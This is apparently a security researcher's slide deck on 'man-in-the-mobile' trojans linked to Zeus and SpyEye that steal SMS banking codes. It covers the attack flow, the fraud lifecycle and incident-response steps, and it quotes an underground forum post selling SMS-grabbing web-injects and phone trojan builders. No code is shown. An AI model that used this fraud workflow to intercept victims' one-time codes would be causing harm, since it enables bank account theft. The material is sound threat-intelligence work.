Main difference between SMS Monitor and SMS Monitor Lite is configuring options avaliable in SMS Monitor. SMS Monitor Lite simply sends copies of ALL incoming and outgoing messages while SMS Monitor can be configured to send messages from particular contacts.

WARNING! This application is intended to be used only for private and legal purposes. It cannot be used for violating anyone's rights, spying or other illegal purposes. User of SMS Monitor takes all responsibility for using this application in any illegal use cases.

- **Supported platforms:** S60 3rd, 5th editions
- **Price:** 29€

SMS Monitor Lite

Buy

http://dtarasov.ru/smsmonitor_lite.html

* [The Big picture]

Zeus infected

ID + PASSWORD

Zeus HTTP C&C

ID + PASSWORD

mTAN

mTAN ??

Mitmo Infected

Mitmo C&C


mTAN OK

* [Incident Response]

Block SMS to the SMS C&C (carriers)
Contact ISP (HTTP C&C)
Revoke application certificate (Symbian)
Early warning and in-depth report
Share binaries and methods (blog.s21sec.com)

* [Updated Fraud Livecycle]

1. Computer infection
2. Credential theft
3. Mobile infection
4. OTP-SMS theft
5. Fraudulent transfer
6. Cash out



* [more...?]

WORLD EXCLUSIVE!! [GanimedesForwarder's]

- cellphone grabber web-inject for DE-ES-AT-NL-PT + external web control panel + sms gateway (need provider... i explain you)
> inject ask for phone brand-model, detect language&&bank plus others then send correct sms in native lang with branding (sms editable at cp)
> When app installed its run in the background, then it starts to collect and forward ALL the sms received (old and new ones) and shown at the sms gateway among other infos about phone you will never need
- Win32 Delphi App to config && compile for:
> Symbian (need update for latest fw phones F%CK4$33###11^2 no time 2upd now((
> Blackberry (working fine on last models/fw)
> Android (same as bb here)
(BB app has the ability to dial pre-configured premium$$numbers)

$4no0bs== This tools are basically to get mTANs for Germany,Spain,Austria,Netherland and with zeus and can be modified or added new injects for other banks on purpose... i.e. gettin ya, get me ? IMAGiNE

As you can see, i'm selling some of my nice tools - just doing this cuz i´m simply tired of bi important things to do from now than expending my time with carderbitches.

PD: My prices to not ask for everyone here:


New Mitmo: SpyEye Edition

Posted by Sean @ 19:12 GMT | Comments

Our Threat Research team just completed some interesting analysis of a new Man-in-the-mobile (Mitmo) Symbian trojan (designed to steal mTANs), and what's particularly interesting about this variant is that it appears to be a component of SpyEye.

…new models, new implementations, Spyeye…

* [Questions?]



* [Thank You!!]

Dani Creus
dlopez@s21sec.com

TAKEDOWNCON

S21sec e-crime